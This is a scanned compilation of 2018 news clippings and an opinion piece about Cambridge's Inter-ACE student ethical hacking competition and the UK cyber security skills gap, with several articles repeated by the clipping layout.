The programme, supported by the National Cyber Security Centre (NCSC) of Government Communications Headquarters (GCHQ), is designed to attract the brightest young talent to the cyber security sector.

During the event, a number of scenarios will be simulated, including how to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable.

Participants will develop and sharpen penetrative testing skills, including binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

The teams will compete for cash prizes of £10,000.

The top teams will later represent the UK against the US in the Cambridge2Cambridge cyber security battle.

Inter-ACE founder and Cambridge Prof Frank Stajano said: “Protecting IT and infrastructure means understanding how it can be attacked.

“The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of ‘when, not if’ and we must recognise that the UK faces an urgent skills shortage.

“Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers.


“This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.”

NCSC deputy director for skills and growth Chris Ensor said: “The Inter-ACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like-minded people.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important.

"We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

TECHNOLOGY TRADE: Computer Weekly, 'University of Cambridge to host ethical hacking challenge'



University of Cambridge to host ethical hacking challenge

Cambridge is hosting its 2018 hacking challenge, aiming to captivate students and address the cyber security skills shortage.

The University of Cambridge is hosting a third inter-university ethical hacking challenge as part of its efforts to inspire students to join the cyber security profession.

Inter-ACE 2018 will bring together more than 130 potential cyber warriors from 18 of the UK's top cyber security universities to demonstrate their cyber defence skills in two days of competition from 16 March.

The competition is the largest ethical hacking challenge for university students in the UK, and is hosted by Cambridge University in partnership with the National Cyber Security Centre (NCSC), with sponsorship from BT, Microsoft, Palo Alto Networks and security consultant firm Context IS.

At stake is a £10,000 prize and the chance to compete against US peers in the Cambridge2Cambridge contest at the end of June. This transatlantic competition was launched in 2015 by the University of Cambridge and the Massachusetts Institute of Technology (MIT) in Cambridge, Massachusetts to foster greater cyber security collaboration between the two countries.

Inter-ACE 2018 competitors will be divided into 34 teams and will face more than 20 cyber defence challenges, including the defence of a virtual city against a simulated cyber attack. Throughout Inter-ACE, the organisers said students will need to use skills such as being able to reverse-engineer malware, break into online applications and decode protected communications.

University of Cambridge professor and Inter-ACE competition founder Frank Stajano said the challenge will help to attract more people to the industry and look to address its current skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field, as well as potential employers. This is about engaging with the next generation of cyber security talent and raising awareness of this vital, interesting and exciting career choice," he said.

According to a study by $(ISC)^2$, up to 1.8 million information security-related jobs worldwide will be left unfilled by 2022, while in Europe alone, that number is expected to be around 350,000.

Stajano said he agreed with NCSC chief Ciaran Martin that it is a matter of "when, not if" the UK will be hit with a large cyber attack. "And we must recognise that the UK faces an urgent skills shortage," he said. "This competition is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

In addition to giving future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers, Stajano said the competition is aimed at making the good work of cyber security professionals much more visible.

"Like other initiatives, such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field," he said.

Chris Ensor, deputy director for skills at the NCSC, said this next generation of talent will play a key role in addressing growing cyber security concerns.

"The cyber threat is growing, and so making sure young people have the cyber security skills to help protect us has never been more important," he said. "We at the NCSC hope the entrants will be inspired, and can perhaps inspire others, into starting a thrilling career defending the UK and helping to make it the safest place to live and work online."

TECHNOLOGY TRADE: Computer Weekly, '<u>How the IT sector can help plug the cyber security skills gap</u>'

How the IT sector can help plug the cyber security s gap

Businesses have a role to play in plugging the cyber security skills gap by engaging with future talent at a young age, providing more role models for under-represented groups, communicating the nature of the threat, and changing their approach to cyber security recruitment

Frank Stajano
University of Cambridge

Rarely a week passes by without a story on a high-profile data breach, cyber attack or even a story of cyber espionage.

Unsurprisingly, given the impact it could have on the UK, recent weeks have been dominated by the prospect of UK infrastructure coming under strain online as the dispute over the poisoning of former spy Sergei Skripal and his daughter continues to escalate.

THIS ARTICLE COVERS
Data protection

RELATED TOPICS

Fear of disruption to the UK's critical infrastructure is a reminder that our personal information and the services that businesses and society rely on are facing potential threats every day.

It is also a timely reminder that we urgently need more cyber security talent, now and in the future, to keep the UK safe.

The UK is moving in the right direction: the work of institutions, such as the National Cyber Security Centre, and new initiatives, such as the Cyber Security Skills Immediate Impact Fund – which is designed to incentivise organisations in developing, scaling, or refocusing cyber security training initiatives – are important.

Equally significant are initiatives such as the Cyber Security Challenge UK and the two annual university-level cyber security competitions I started, the UK-wide Inter-ACE and the international Cambridge 2 Cambridge in collaboration with MIT, to inspire and engage the next generation.

Yet there is much more to be done. Despite current efforts, the sector is set to experience a global shortfall of 1.8 million trained workers in the next four years.

The UK is at real risk of facing a significant skills shortage, and there are three main ways IT directors and businesses operating in the sector can contribute to upskilling their workforces and the wider UK.

We need more role models

Cyber security retains an air of mystery and intrigue. We need to get past the idea that a

How the IT sector can help plug the cyber security skills gap

Businesses have a role to play in plugging the cyber security skills gap by engaging with future talent at a young age, providing more role models for under-represented groups, communicating the nature of the threat, and changing their approach to cyber security recruitment.

Frank Stajano, University of Cambridge

Rarely a week passes by without a story on a high-profile data breach, cyber attack or even a story of cyber espionage.

Unsurprisingly, given the impact it could have on the UK, recent weeks have been dominated by the prospect of UK infrastructure coming under strain online as the dispute over the poisoning of former spy Sergei Skripal and his daughter continues to escalate.

Fear of disruption to the UK's critical infrastructure is a reminder that our personal information and the services that businesses and society rely on are facing potential threats every day.

It is also a timely reminder that we urgently need more cyber security talent, now and in the future, to keep the UK safe.

The UK is moving in the right direction: the work of institutions, such as the National Cyber Security Centre, and new initiatives, such as the Cyber Security Skills Immediate Impact Fund – which is designed to incentivise organisations in developing, scaling, or refocusing cyber security training initiatives – are important.

Equally significant are initiatives such as the Cyber Security Challenge UK and the two annual university-level cyber security competitions I started, the UK-wide Inter-ACE and the international Cambridge 2 Cambridge in collaboration with MIT, to inspire and engage the next generation.

Yet there is much more to be done. Despite current efforts, the sector is set to experience a global shortfall of 1.8 million trained workers in the next four years.

The UK is at real risk of facing a significant skills shortage, and there are three main ways IT directors and businesses operating in the sector can contribute to upskilling their workforces and the wider UK.

We need more role models

Cyber security retains an air of mystery and intrigue. We need to get past the idea that a cyber attacker is your stereotypical teen in a basement, wearing a hoodie and looking like something out of a bad action film, someone that can't be stopped.

That's not helpful in terms of communicating the core message that cyber security is really about risk management and harm reduction, nor is it helpful in attracting new talent to the sector. Ask yourself, would you have considered a role if you had no idea what it entailed at the start of your career?

Businesses should invest in getting their staff out there and engaging future talent at a young age, ideally before critical decisions about GCSEs and A-levels have been made.

We need more role models, and especially female role models for the cyber security sector. As a single example, the number of female participants joining Inter-ACE has grown from just two in 2016 to eighteen in 2018.

That is to be celebrated, but with more than 130 students taking part, it's a sign of how far as an industry we still need to go. Without women in the sector, we are leaving out half of our prospective talent.

Communicate the nature of the threat

Interstate cyber conflict may grab the headlines, but it is mass, untargeted commodity-grade attacks that remain the bigger threat.

The issue with these basic attacks is that they are very easy to scale – meaning lots of businesses are at risk. This is less about taking down the national grid and more about convincing Steve in accounts to click a link in a malicious email.

From a training perspective, that means making users aware of why they need to take cyber security seriously and what could happen if their system were to be compromised.

But it also means as an organisation being prepared to take a hard look at how IT systems and access privileges are applied across the organisation, as the reality of much IT infrastructure is that it has evolved over time.

It means considering issues such as whether the privileges, permissions and access a given user has are appropriate, and it also means making sure that security is easy to use.

It is about making sure security works for the users. Passwords are a classic example of failing to achieve the latter. We know that people can't remember more than a few strong passwords – yet standard IT policy often remains about having different passwords on every account and forcing a password change every couple of months. The result is that passwords get progressively weaker and security becomes compromised.

Think outside the box on recruitment

With the UK already experiencing a skills shortage in cyber security, competition for talent is fierce, and the traditional recruitment pipeline focused on external hires may be insufficient.


Instead, organisations should note that their future cyber security workforce may already be working at the company in a different role.

Skill discovery plays well with a trend towards employees self-training, and cyber security of all careers is one that particularly favours self-education given how quickly the field is evolving. After all, the first winner of Cyber Security Challenge UK in 2011 was at the time employed as a postman.

Incorporating national competitions into staff training can be a simple option for discovering talent in the organisation, as well as increasing awareness of the issue more broadly.

The number and scale of the cyber threats facing the UK will continue to intensify. Meeting that challenge requires coordinated action across government, academia and the private sector. The IT sector – by getting out there into schools, engaging the wider workforce and sharing skills – has a significant role to play.

TECHNOLOGY TRADE: Digital Forensics Magazine, 'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'



DIGITAL FORENSICS / MAGAZINE

DFM Blog, the authoritative blog on all matters concerning cyber security & digital forensics

Home | Digital Forensics Magazine Blog

Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge

Posted on February 19, 2018 by DFM Team2

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The 130 competitors, organised into 34 teams from 18 UK universities, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16th and 17th March 2018, will culminate in a ceremony dinner at Trinity College,

Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge

Posted on February 19, 2018 by DFM Team2

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The 130 competitors, organised into 34 teams from 18 UK universities, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16th and 17th March 2018, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Chris Ensor, Deputy Director for Skills and Growth at the NCSC, said: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can

perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

Established through the UK's National Cyber Security Strategy and supported by GCHQ's National Cyber Security Centre, the competition is sponsored by Microsoft, BT, Palo Alto and Context IS.

The 18 universities sending teams to Inter-ACE are Queen's University Belfast, the University of Birmingham, the University of Cambridge, Cardiff University, De Montfort University, the University of Edinburgh, Edinburgh Napier University, Imperial College London, the University of Kent, Lancaster University, Newcastle University, the University of Oxford, Royal Holloway University of London, the University of Southampton, the University of Surrey, University College London, the University of Warwick and the University of York.

TECHNOLOGY TRADE: Education Technology, 'Tomorrow's cyber defenders battle it out at Inter-ACE'

EDUCATION TECHNOLOGY

Stories Blogs Events Market place Media informa

Tomorrow's cyber defenders battle it out at Inter-ACE

The Edinburgh team won the competition supported by GCHQ and aimed at inspiring graduates to pursue a career in cyber security

Posted by James Higgins | March 22, 2018 | Events

#GCHQ #UNIVERSITY OF CAMBRIDGE #UNIVERSITY OF SOUTHAMPTON #UNIVERSITY OF EDINBURGH #IMPERIAL COLLEGE LONDON #INTER-ACE

More than 130 students representing 18 of the UK's top cybersecurity universities battled it out at the Inter-ACE 2018 cyber security challenge, hosted by the University of Cambridge.

The competition, supported by GCHQ's National Cyber Security Centre, is designed to attract the next generation of cyber security talent.

The victorious team from the University of Edinburgh won the top prize of £6,000, with second place going to the University of Southampton and Imperial College London taking home bronze.

Tomorrow's cyber defenders battle it out at Inter-ACE

The Edinburgh team won the competition supported by GCHQ and aimed at inspiring graduates to pursue a career in cyber security

Posted by James Higgins | March 22, 2018 | Events

More than 130 students representing 18 of the UK's top cybersecurity universities battled it out at the Inter-ACE 2018 cyber security challenge, hosted by the University of Cambridge.

The competition, supported by GCHQ's National Cyber Security Centre, is designed to attract the next generation of cyber security talent.

The victorious team from the University of Edinburgh won the top prize of £6,000, with second place going to the University of Southampton and Imperial College London taking home bronze.

The winners will now compete with the best of the USA at C2C – 'Cambridge2Cambridge', a transatlantic contest jointly organised by the Massachusetts Institute of Technology (MIT) and the University of Cambridge to be held between the 29th of June and 1st of July 2018 at MIT's Computer Science and Artificial Intelligence Laboratory, Cambridge, MA, USA.

Now in its third year, Inter-ACE was established to help resolve the vast and growing cyber security skills gap, with an estimated shortfall of 1.8m workers worldwide by 2022. Inter-ACE aims to inspire young tech enthusiasts into the cyber security sector, while also honing the skills of those who already have a strong aptitude for ethical hacking and helping them meet like-minded individuals and potential employers.

For people out there thinking about getting into cyber security and sitting on the fence, get yourself into a cyber security competition

Professor Frank Stajano, Founder of Inter-ACE and Professor of Security and Privacy at the University of Cambridge, said: "It's no secret that the cyber security industry is suffering from a large and growing skills gap. We must do more to attract a more diverse pool of talent into the field. This is about demonstrating that careers in cyber security not only help to keep your country, your friends and your family safe, but are varied, valued and most of all fun."

"There is still much more to be achieved, but I have been delighted over the last three years to be welcoming a growing number of female participants and contestants from increasingly diverse backgrounds to the two-day competition. We had 18 women competing this year, as opposed to just two when we started! It's working. There is no set profile for a cyber security professional and Inter-ACE contributes to reaching more people with that important message," he concluded.

Nick, a student from the winning team, said "For people out there thinking about getting into cyber security and sitting on the fence, get yourself into a cyber security competition. Chances are the first one might not go so great, but you'll get there and learn a lot. That's exactly how we started out."

Inter-ACE 2018 involved a number of different scenarios, including preventing a hack on a UK city's infrastructure and a tap on an undersea communications cable. Connected devices such as a children's toy were also used to demonstrate the impact of hacking techniques.

The two-day event featured over 20 challenges in total, set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

Inter-Ace was established by the UK's National Cyber Security Strategy.


TECHNOLOGY TRADE: The Engineer, '18 UK universities to do battle at Inter-ACE cyber security challenge'

THE ENGINEER NEWS IN-DEPTH OPINION SECTORS CARE

18 UK universities to do battle at Inter-ACE cyber security challenge

19th February 2018 5:09 pm

Teams from 18 universities across the UK will lock horns next month at the Inter-ACE cyber security challenge, hosted by the University of Cambridge.



Now in its third year, the competition will see over 130 students from 34 teams face more than 20 different tests of their cyber skills. The event, which takes place on March 16-17, is supported by GCHQ's National Cyber Security Centre (NCSC) and is designed to attract the brightest young talent to the cyber security sector.

"Protecting IT and infrastructure means understanding how it can be attacked," said

18 UK universities to do battle at Inter-ACE cyber security challenge

19th February 2018 5:09pm

Teams from 18 universities across the UK will lock horns next month at the Inter-ACE cyber security challenge, hosted by the University of Cambridge.

Now in its third year, the competition will see over 130 students from 34 teams face more than 20 different tests of their cyber skills. The event, which takes place on March 16-17, is supported by GCHQ's National Cyber Security Centre (NCSC) and is designed to attract the brightest young talent to the cyber security sector.

"Protecting IT and infrastructure means understanding how it can be attacked", said Inter-ACE founder and Cambridge Professor Frank Stajano. "The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is now a matter of 'when, not if' and we must recognize that the UK faces an urgent skills shortage."

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills, including the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

The teams will compete for cash prizes of £10,000 with the top representatives going on to represent the UK against the US in the Cambridge2Cambridge cyber security battle.

"The Inter-ACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like-minded people," said Chris Ensor, deputy director for Skills & Growth at the NCSC.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – into starting a thrilling career defending the UK and helping male it the safest place to live and work online."

TECHNOLOGY TRADE: The Engineer, 'Students tackle hackers at Inter-ACE 2018 cyber security challenge'

THE ENGINEER NEWS IN-DEPTH OPINION SECTORS CAREERS S

The Student Engineer The Student Engineer Cyber security

Students tackle hackers at Inter-ACE 2018 cyber security challenge

20th March 2018 12:22 pm

Challenges including the prevention of a hack on a UK city's infrastructure have been tackled by over 130 students who took part in this year's Inter-ACE 2018 cyber security challenge.

Hosted by Cambridge University, the event saw 34 teams from 18 of the UK's top cyber security universities converge to battle it out for a cash prize and the chance to compete at a parallel event in the US.

The competition, supported by GCHQ's National Cyber Security Centre and designed to attract the next generation of cyber security talent, took place over two days on the 16th

Students tackle hackers at Inter-ACE 2018 cyber security challenge

20th March 2018 12:22 pm

Challenges including the prevention of a hack on a UK city's infrastructure have been tackled by over 130 students who took part in their year's Inter-ACE 2018 cyber security challenge.

Hosted by Cambridge University, the event saw 34 teams from 18 of the UK's top cyber security universities converge to battle it out for a cash prize and the chance to compete at a parallel event in the US.

The competition, supported by GCHQ's National Cyber Security Centre and designed to attract the next generation of cyber security talent, took place over two days on the 16th and 17th of March 2018. The victorious team from Edinburgh University won the top prize of £6,000, with second place going to Southampton University and Imperial College taking bronze.

The winners will now compete with the best of the USA at C2C – 'Cambridge2Cambridge', a transatlantic contest jointly organised by the Massachusetts Institute of Technology (MIT) and Cambridge University to be held between the 29th of June and 1st of July 2018 at MIT's Computer Science and Artificial Intelligence Laboratory.

Inter-ACE was established to help resolve the cyber security skills gap, where an estimated shortfall of 1.8m workers is predicted worldwide by 2022. Inter-ACE aims to inspire young tech enthusiasts into the cyber security sector, while also honing the skills of those who already have a strong aptitude for ethical hacking and helping them meet like-minded individuals and potential employers.

Prof Frank Stajano, founder of Inter-ACE and Professor of Security and Privacy at Cambridge University, said: "It's no secret that the cyber security industry is suffering from a large and growing skills gap. We must do more to attract a more diverse pool of talent into the field. This is about demonstrating that careers in cyber security not only help to keep your country, your friends and your family safe, but varied, valued and most of all fun.

"There is still much more to be achieved, but I have been delighted over the last three years to be welcoming a growing number of female participants and contestants from increasingly diverse backgrounds to the two-day competition. We had 18 women competing this year, as opposed to just two when we started! It's working. There is no set profile for a cyber security professional and Inter-ACE contributes to reaching more people with that important message."

Nick L, a student from the winning team at Edinburgh University said "For people out there thinking about getting into cyber security and sitting on the fence, get yourself into a cyber security competition. Chances are the first one might not go so great, but you'll get there and learn a lot. That's exectly how we started out."

Inter-ACE 2018 involved a number of different scenarios, including preventing a hack on a UK city's infrastructure and a tap on an undersea communications cable. Connected devices such as a children's toy were also used to demonstrate the impact of hacking techniques. The two-day event featured over 20 challenges in total, set by experts from Cambridge University and sponsors including Context IS and Palo Alto Networks.

Established through the UK's National Cyber Security Strategy and supported by GCHQ's National Cyber Security Centre, Inter-ACE is sponsored by Microsoft, BT, Palo Alto and Context IS.

TECHNOLOGY TRADE: ERPIN News, '18 UK universities to do battle at Inter-ACE cyber security challenge'

ERPINNEWS

HOME TW17 AI IOT ERP NEWS INDUSTRY NEWS CONTACT US EVENTS 2018


Home › Security › 18 UK universities to do battle at Inter-ACE cyber security challenge

SECURITY

18 UK universities to do battle at Inter-ACE cyber security challenge

ERPINNEWS, FEBRUARY 22, 2018 115 0

Teams from 18 universities across the UK will lock horns next month at the Inter-ACE cyber security challenge, hosted by the University of Cambridge.



cyber security challenge

Now in its third year, the competition will see over 130 students from 34 teams face more than 20 different tests of their cyber skills. The event, which takes place on March 16-17, is supported by GCHQ's National Cyber Security Centre (NCSC) and is designed to attract the brightest young talent to the cyber security sector.

"Protecting IT and infrastructure means understanding how it can be attacked," said Inter-ACE founder and Cambridge Professor Frank Stajano. "The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of 'when, not if' and we must recognise that the UK faces an urgent skills shortage."

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills, including the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

The teams will compete for cash prizes of £10,000, with the top representatives going on to represent the UK

18 UK universities to do battle at Inter-ACE cyber security challenge

ERPINNEWS, FEBRUARY 22, 2018

Teams from 18 universities across the UK will lock horns next month at the Inter-ACE cyber security challenge, hosted by the University of Cambridge.

Now in its third year, the competition will see over 130 students from 34 teams face more than 20 different tests of their cyber skills. The event, which takes place on March 16-17, is supported by GCHQ's National Cyber Security Centre (NCSC) and is designed to attract the brightest young talent to the cyber security sector.

"Protecting IT and infrastructure means understanding how it can be attacked," said Inter-ACE founder and Cambridge Professor Frank Stajano. "The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of 'when, not if' and we must recognise that the UK faces an urgent skills shortage."

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills, including the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

The teams will compete for cash prizes of £10,000, with the top representatives going on to represent the UK against the US in the Cambridge2Cambridge cyber security battle.

"The Inter-ACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like-minded people," said Chris Ensor, deputy director for Skills and Growth at the NCSC.

TECHNOLOGY TRADE: Information Age, 'Combating the cyber security skills gap at the largest ethical hacking challenge in the UK'

information age

'Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers'

Nick Ismail

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The 130 competitors, organised into 34 teams from 18 UK universities, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place

Combating the cyber security skills gap at the largest ethical hacking challenge in the UK

19 FEBRUARY 2018

